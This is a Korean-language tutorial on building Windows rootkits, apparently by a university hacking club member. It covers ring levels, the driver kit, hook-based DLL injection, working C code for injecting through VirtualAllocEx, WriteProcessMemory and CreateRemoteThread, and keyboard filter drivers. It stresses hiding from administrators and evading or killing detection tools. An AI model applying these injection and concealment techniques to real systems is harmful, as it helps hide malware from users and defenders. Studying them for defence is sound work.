RootKit

Univ.Chosun HackerLogin : Jeong Kyung Ho

Email : moltak@gmail.com

Contents

1. 루트킷이란?

루트킷에 대해 이야기 하기 전에 먼저 루트킷에 대해 알아보도록 하자.

A. 루트킷은 커널모드[1]와 유저모드에서 동작한다.

B. 유저모드 보다는 커널모드에서의 비중이 더 크다.

C. 많은 루트킷들이 커널모드에서 동작하도록 만들어져 있다.


D. 유저모드 보단 커널모드에서 탐지가 더 어렵고 커널모드는 탐지가 되더라도 회피를 하거나, 탐지 프로그램을 죽이는 것이 가능하다.

E. 대부분의 루트킷들은 커널모드와 유저모드에서 동시에 동작하도록 되어있다.

F. 루트킷의 핵심키워드 '꼭꼭 숨어라' : 탐지되지 않는

G. 대부분의 기술과 트릭은 코드와 데이터를 시스템에서 숨기기 위해 존재

'많은 루트킷들이 커널모드에서 동작하도록 만들어져 있다.' 라고 했는데 그 아래에서는 '대부분의 루트킷들은 커널모드와 유저모드에서 동시에 동작하도록 되어있다' 이라고 쓴 이유가 무엇일까? 사실 커널모드에서 하기 힘든일을 유저모드에서는 쉽게 할 수 있다. 파일을 만들거나 어떤 **API** 코드를 실행하거나, 그러한 것은 커널모드에서 하기에는 조금 복잡하기도 하고 디버깅 할 때나 예외가 발생했을 때 수정하기도 힘들다. 그래서 루트킷은 커널모드에서 동작하도록 만들어져 있지만 유저모드에서도 동작하도록 만들어져 있다. 커널모드, 유저모드가 서로 상호작용을 하면서 탐지가 쉽게 되는 유저모드를 커널모드에서 감춰주고 커널모드에서 사용하기 어려운 기능들은 유저모드에서 작성을 함으로써 코드가 간결하며 강력한 루트킷을 만들게 되는 것이다.




또한, 루트킷의 핵심 키워드는 '탐지되지 않는' 이다. 루트킷의 대부분의 기술과 트릭들은 코드와 데이터를 시스템에서 숨기기 위해 존재한다고 해도 틀린말이 아니다. 물론 해당 컴퓨터를 조종하기 위한 코드나 어떤 정보를 얻기위해 작성한 코드도 있겠지만 가장 중요한 것은 사용자나 관리자에게 루트킷이 깔려있는지 알 수 없게 해야 한다는 것이다. 자신이 설치가 되고 작동이 되더라도 시스템 관리자가 보기에는 설치되기 전과 설치된 후가 변한 것이 없어야 한다.

[1] 커널모드 : **Windows Architecture** 는 **Kernel Mode, User Mode**를 갖고 있다.

2. Windows Architecture

윈도우는 커널모드와 유저모드를 갖고 있다. 유저모드는 **Ring Level 3,** 커널모드는 **Ring Level 0** 이며 이는 **CPU**에서 레벨에 따라 명령어를 실행하게 하거나 못하게 한다. 만약 **Ring Level 3**인 유저모드에서 **Ring Level 0**의 명령어를 실행하려 한다면 **CPU**에서 예외를 발생시킨다는 것이다. 운영체제는 유저모드를 신뢰하지 않는다. 항상 감시의 눈초리를 보내다가 수상한 행동을 할 때 해당 프로세스를 **Kill** 한다.



<그림 1>

소프트웨어 코드와 메모리 각각에 어떤 링이 할당되는지 끊임없이 관리하는 것은 **CPU**가 담당해야 하는 역할이다. **Ring Level(**이하 링**)** 간의 접근 제한을 수행하는 것 또한 **CPU**의 역할이다. 일반적으로 모든 소프트웨어 프로그램은 링 번호를 할당 받으며 자신이 할당 받은 링 번호보다 낮은 번호의 링 영역에는 접근할 수 없다. 예를 들면**,** 링**3** 프로그램은 링**0** 프로그램에 접근할 수 없는 것이다. 만약 그런일이 발생한다면 **CPU**는 즉시 예외를 발생 시킨다. 대부분의 경우에는 운영체제에 의해서 접근이 차단되며 그런 접근 시도는 프로그램이 중지되는 결과를 낳게 된다.


<그림 1>은 인텔 **x86** 프로세서의 링 구조를 표현한 것으로 유저 모드와 커널모드 프로그램이 링 구조 안의 어디에서 실행되는지를 나타내고 있다. 권한에 따라 메모리에 접근할 수 있는 권한이 구별되듯이 실행되는 명령 또한 구별 될 수 있다. 즉 명령 중에는 링**0** 에서

만 사용할 수 있는 명령이 있다. 그런 명령들을 이용하면 **CPU**의 동작을 변경시키거나 하드웨어에 직접적으로 접근할 수 있다.


루트킷이 링**0**에서 동작하면 얻게 되는 장점이 많다. 하드웨어나 다른 소프트웨어가 실행되고 있는 환경을 조작할 수 있기 때문이다.

3. Driver Development Kit

커널모드에서 프로그래밍을 하려면 **DDK(Driver Development Kit)**가 꼭 필요하다. **DDK**는 하드웨어 개발자들이 윈도우용 드라이버를 개발하는데 필요한 도구들을 모은 것이다. 유저모드에서는 **Win32API**로 프로그래밍을 하거나 **MFC**로 프로그래밍을 하게 된다. 많은 라이브러리들은 대부분이 유저모드 프로그래밍을 위해 나왔다고 해도 과언이 아니게 아주 많은 유저모드 라이브러리가 있다. 하지만 커널모드 프로그래밍을 해야 하는 **DDK**는 그 종류가 몇 가지가 되지 않는다. 가장 많이 사용되는 라이브러리로 **WDM(Windows Driver Model)**이 있지만 어렵고 복잡해서 사용하기가 힘들다. 최근에 나온 차세대 통합 드라이버 모델**(WDF)**이 나왔지만 그 난해함은 여전하다.



커널모드에서 프로그래밍을 하게 된다면 자주 보는 그림이 있다. 옆에 있는 **BlueScreen**인데 이는 **Win98**시절에 많이 볼 수 있었던 화면일 것이다. 이 화면은 커널모드에서 동작하는 애플리케이션에 예외가 발생했을 때 나온다. 이 화면이 나오면 시스템이 강제 종료되기 때문에 어디서 예외가 발생했는지 어떻게 수정해야 하는 지 찾기가 힘들다. 이 예외를 처리하려면 디버깅 컴퓨터와 디버기 컴퓨터가 필요하다.



일반적인 디버깅
(Visual Studio .NET)

커널모드 디버깅
(WinDbg)

디버깅 컴퓨터와 디버기 컴퓨터를 연결한 후 **WinDbg** 를 이용해 디버기 컴퓨터에 접속하면 커널모드 애플리케이션에서 발생하는 메시지를 읽을 수 있으며 예ㅇ시가 발생한 시점에서 디버기 컴퓨터를 멈춘 후 디버깅을 할 수 있다.

4. 루트킷 제작에 사용되는 기술

A. HooKing

① DLL Injection

i. Windows Hooking Function


마이크로소프트는 다른 프로세스로 전달되는 윈도우 메시지를 후킹 할 수 있는 함수를 정의해 놓았다. 다른 프로세스의 주소 공간 영역 안으로 루트킷 **DLL**을 로드시킬 수 있는 방법을 제공하고 있는 것이다. 애플리케이션은 동작 중에 운영체제로부터 다양한 이벤트 메시지를 받는다. 애플리케이션의 활성화된 윈도우 창에서 사용자가 키를 입력했거나 버튼이나 마우스를 클릭하면 그 이벤트에 해당하는 메시지가 해당 애플리케이션으로 전송된다.

```
typedef HHOOK__ *HHOOK
HHOOK SetWindowsHookEx
(
    int idHook,        // type of hook to install
    HOOKPROC lpfn,     // address of hook procedure
    HINSTANCE hMod,    // handle to application instance
    DWORD dwThreadId   // identity of thread to install hook for
);
```


```
BOOL UnhookWindowsHookEx
(
    HHOOK hhk   // handle to hook procedure to remove
);
```

위의 **SetWindowsHookEx** 함수가 윈도우 후킹함수이다.

첫 번째 인자는 후킹을 수행할 메시지 타입. 두 번째 인자는 이벤트 메시지가 발생되었을 때 메시지를 보낼 후킹 함수의 주소. 세 번째 인자는 후킹 함수를 포함하고 있는 **dll**의 가상 메모리 주소. 네 번째 인자는 후킹을 수행할 스레드이며 네 번째 인자가 **0**이면 현재 윈도우 데스크탑의 모든 스레드에 대해 후킹이 가능하다. 옆의 **UnHookWindowsHookEx**는 후킹을 해제하는 함수이다.



Windows에서 **Hook** 함수를 사용하여 **DLL**을 **Inject** 하게 되면, 내부적으로는 **Hook Procedure** 만이 아니라, **Hook Procedure** 가 들어있는 **DLL**코드 전체가 프로그램의 코드 영역에 **Mapping** 되기 때문에, **DLL** 코드가 실행되는 영역이 결국 **DLL**을 호출한 프로그램의 내부 영역이 된다. 내부 메시지를 **Hook** 하거나, **Window Procedure**에 **Hook**을 걸어 필요한 작업을 진행하면 될 것이고 **SetWindowHookEx**를 이용하여 함수를 실행하면 된다.



이 그림은 **Global** 변수들을 **Shared**로 지정하여 **DLL**을 사용하는 모든 프로그램에 대해 **DLL** 이 로드되는 시간 동안 **DLL**간의 공유 가능한 영역을 지정한 것이다**.** 위에 보이는 것처럼 데이터 **seg**의 이름을 주고 이 안에 변수들을 지정했을 때 이 **DLL**을 로드 하는 프로세스는 이 데이터 **seg**를 공유하게 된다**.**

데이터 **seg**를 공유시켜 원하는 프로세스에서 정보를 얻고 원하는 **app**에 얻어온 데이터를 뿌려주게 된다**.**


ii. VirtualAllocEx & CreateRemoteThread

DLL을 특정 프로세스 주소 영역으로 로드시킬 수 있는 다른 방법은 해당 프로세스의 리모트 스레드**(Remote Thread)**를 만드는 것이다**.** 이미 존재하는 프로세스 상에서 **Thread**를 외부에서 생성하여**,** 이 **Thread**가 **DLL** 코드를 실행하도록 동작하는 방법이다**.**

첫 번째 인자는 스레드를 삽입할 프로세스의 핸들을 나타낸다**.** 프로세스의 핸들을 구하려면 대상 프로세스의 **PID**를 이용하여 **OpenProcess** 함수를 호출하면 된다**. OpenProcess** 함수는 프로그래머가 원하는 프로세스의 핸들을 리턴시켜 준다**.** 두 번째**,** 일곱 번째 인자는 **NULL,** 세번째 여섯 번째 인자는 **0**으로 설정한다**.** 네 번째 인자는 인젝션 대상 프로세스 주소 공간 내에서의 **LoadLibrary** 함수의 주소 설정**.** 다섯 번째 인자는 **LoadLibrary**에 전달되는 인자의 메모리 주소를 설정하여야 한다**.**

보통 **Kernel32.dll**에서 **LoadLibraryA** 함수를 얻어오고 얻어온 주소로 **DLL**을 로드 시킨다**. LoadLibraryA** 함수를 이용해서 원하는 **DLL**을 로드 시키는 것이

다.



아래에 있는 코드는 **DLL**을 **Injection** 하기 위한 코드이다**. remote thread** 를 생성하고 **LoadLibrary** 를 호출한 뒤**, thread** 에서 **DLL** 코드가 종료될 때까지 기다린다**. DLL** 코드는 **remote thread,** 즉 외부 **Process** 영역에서 동작하며**,** 필요한 작업을 한 뒤 **return** 되는데**, return** 되고 난 뒤에는 만들어 놓은 **thread** 를 종료하면 된다**.**


```
int InjectDll()
{
    // Get remote process id
    dwPID = GetPIDFromName(szProcessName);
    if (dwPID == -1)
            return 0;

    // Open remote process
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID);
    if (hProcess == NULL)
            return 0;

    // Get full path of the DLL
    if (!GetModuleFileName(hInst, szLibPath, MAX_PATH))
```

```
            return 0;

    strcpy(strrchr(szLibPath, '\\') + 1, szDllName);

    // Allocate memory in the remote process to store the szLibPath string
    pLibRemote = VirtualAllocEx(hProcess, NULL, sizeof(szLibPath), MEM_COMMIT,
PAGE_READWRITE);

    if (pLibRemote == NULL)
            return 0;

    // Copy the szLibPath string to the remote process.
    if (!WriteProcessMemory(hProcess, pLibRemote, (void*)szLibPath,
sizeof(szLibPath), NULL))
            return 0;


    // Load the DLL into the remote process
    hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle("Kernel32"),
"LoadLibraryA"), pLibRemote, 0, NULL);

    // Wait for LoadLibrary() to finish and get return code
    WaitForSingleObject(hThread, INFINITE);
    GetExitCodeThread(hThread, &hLibModule);
    CloseHandle(hThread);
    CloseHandle(hProcess);

    // Free remote memory for szLibPath
    VirtualFreeEx(hProcess, pLibRemote, sizeof(szLibPath), MEM_RELEASE);}
```

iii. CreateRemoteThread & WriteProcessMemory

위의 **Injection** 에서는 **DLL**을 외부 스레드가 실행하는 것이었지만 이 방법은

원하는 데이터를 원하는 **Process** 안에 넣어 코드를 실행하는 것이다**.** 위의 방법과 마찬가지로 원하는 **Process**의 핸들을 얻고 **Process**에 공간을 할당하고 **INJDATA**라는 원하는 데이터가 들어있는 구조체를 만들어 **Process**안에 **WriteProcessMemory**를 이용하여 써넣는다**.** 그렇게 넣어진 데이터를 외부 스레드 즉 **CreateRemoteThread**를 이용하여 실행시키는 것이다**.**



그림을 보면 알 수 있듯이 가장 아래에 **VirtualAlloc**을 사용하여 **INJDATA**를 써 넣는 것을 볼 수 있다**. INJDATA**의 내용은 **DLL**의 코드이며 이전 방법과는 다른 목표 **Process**에서 **Injection**할 **DLL**의 코드를 직접 실행하는 것이다**.**

```
typedef LONG        (WINAPI *SETWINDOWLONG)   (HWND, int, LONG);
typedef LRESULT     (WINAPI *CALLWINDOWPROC)  (WNDPROC, HWND, UINT, WPARAM, LPARAM);
typedef HWND        (WINAPI *FINDWINDOW)      (LPCTSTR, LPCTSTR);

typedef struct __INJDATA {
    SETWINDOWLONG   fnSetWindowLong;    // SetWindowLong의 주소
    CALLWINDOWPROC  fnCallWindowProc;   // CallWindowProc의 주소
    char            szClassName[50];    // Class name
    char            szWindowName[50];   // Window name
    HWND            hwnd;               // 인젝션 대상 프로세스 핸들
    WNDPROC         fnWndProc;          // 리모트 스레드의 WndProc 주소
    WNDPROC         fnOldWndProc;       // 로모트 스레드의 예전 WindowProc 주소
} INJDATA, *PINJDATA;
```

위 구조체에 사용할 **DLL**의 코드와 정보를 넣는다**.** 이 정보들은 **Remoted** 프로세스의 **address** 영역에 넣어서 사용하며**,** 여기에 저장된 내용은 실행할 때나**,**

사용할 프로시저나 함수의 포인터, 내부 변수등을 저장하게 된다.

인젝션 하는 방법은 위의 방법과 마찬가지로 모듈을 얻어오는 것부터 시작하게 된다. 하지만 우리가 필요한 함수는 **LoadLibraryA** 함수가 아닌 **SetWindowLongA, CallWndProcA** 함수 이기 때문에 다른 모듈을 얻어와야 한다.

```
// Get handle of "USER32.DLL"
hUser32 = GetModuleHandle("user32");
```

얻어오는 모듈의 핸들은 바로 **user32** 이다. 이곳에서 원하는 함수를 얻게 된다.

```
// Open remote process
hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
```

원하는 프로세스를 열고,

```
// Allocate memory in the remote process and write a copy of initialized
INJDATA into it
size = sizeof(INJDATA);
pDataRemote = (PBYTE) VirtualAllocEx(hProcess, 0, size, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```

실행할 코드가 들어있는 **INJDATA**만큼의 공간을 할당 한다

```
WriteProcessMemory(hProcess, pDataRemote, &DataLocal, size, &dwNumBytesCopied)
```

할당된 공간에 **INJDATA DataLocal**을 써 넣는다.

다음은 **RemoteThread**를 위한 공간을 할당하고 데이터를 써 넣을 차례이다.

```
pGetSASWndRemote = (PBYTE) VirtualAllocEx(hProcess, 0, size, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, pGetSASWndRemote, &GetSASWnd, size,
&dwNumBytesCopied)
```

다음은 **RemoteThread**를 만들고 원하는 함수를 실행시킨다.

```
// Start execution of remote GetSASWnd()
hThread = CreateRemoteThread(hProcess, NULL, 0,  (LPTHREAD_START_ROUTINE)
pGetSASWndRemote, pDataRemote, 0 , &dwThreadId);
```

다음은 위의 방법과 마찬가지로 **DLL**의 실행이 끝나길 기다린 후 종료 시킨다.

```
// Wait for GetSASWnd() to terminate and get return code (SAS Wnd handle)
WaitForSingleObject(hThread, INFINITE);
GetExitCodeThread(hThread, (PDWORD) &hSASWnd);
```

여기까지가 **WriteProcessMemory**와 **CreateRemoteThread**를 이용한 **DLL Injection** 부분이다. 사실 누락된 내용도 많지만 누락된 내용은 다양한 문서와 완성되어 공개된 프로그램들이 많으니 그걸 보고 해도 될 것 같다. 이와 같은 방법으로 작업관리자를 막거나 프로그래머가 원하는 어떤 키를 막는 것이 가능하다.

B. FilterDriver


i. 필터드라이버란?

위에서 설명했던 것과 같이 윈도우에는 **KernelMode**가 있다. 그 모드에서 하는 **Hooking**을 할 수 있는 방법 중 하나가 **FilterDriver** 이다.

먼저 필터 드라이버를 간단하게 설명 하자면


- **WDM(Windows Driver Model)은 계층 드라이버 아키텍처를 갖는다.**
- **여러 개의 계층으로 이루어진 드라이버 사이에 새로운 드라이버를 끼워 넣을 수 있다.**
- **거의 모든 하드웨어 장치는 그것을 지원하기 위한 드라이버 체인이 존재한다.**
- **가장 낮은 계층의 드라이버는 하드웨어 장치와 버스를 직접 처리하고, 가장 높은 계층은 데이터를 구조화 한다.**

무슨 말인가 하면 윈도우의 드라이버는 여러 개의 층으로 되어 있으며, 층 사이에 원하는 드라이버를 끼워 넣을 수 있다. 그리고 드라이버들은 체인으로 묶여있고 그 체인이 있음으로 해서 제어를 쉽게 하고 개발자의 수고를 덜 수 있다.



이 그림을 필터 드라이버를 형상화 한 그림이다. **i8042prt**라는 드라이버가 가장 상위에 있으며 그 체인으로 밑에 여러 개의 드라이버들이 묶여있는 것이 보인다. 가장 아래에 있는 낮은 계층의 드라이버는 하드웨어 장치와 버스를 직접 처리하며, 가장 높은 계층은 데이터를 구조화 한다.

필터 드라이버를 더 세부적으로 나눌 수 있다.



Upper Filter : Function Device Object 로 전달되는 I/O를 가로채서 살펴보거나 수정한다.

Lower Filter : Physical Device Object 로 전달되는 I/O를 가로채서 살펴보거나 수정한다.

Class Filter : 주어진 Class의 모든 드라이버들이 로드될때 같이 로드됨.

Device Filter : 특정 Device Node 에만 설치되는 필터 드라이버.

BUS Filter : 특정 BUS Dirver에 대해 필터링.

Function Device Object 를 기준으로 위에 있는 것들을 **Upper Filter Driver** 이며 아래에 있는 것들은 **Lower Filter Driver** 라 한다. **Class Filter Driver** 는 같은 종류의 디바이스를 망라하는 드라이버라 할 수 있다. 예를 들면 **Keyboard** 는 그 타입이 여러가지가 있는데 **PS/2** 라던지 **USB** 같은 것을 말한다. 이렇게 묶여 있을 경우에는 어떤 종류던지 간에 제어가 가능하다.

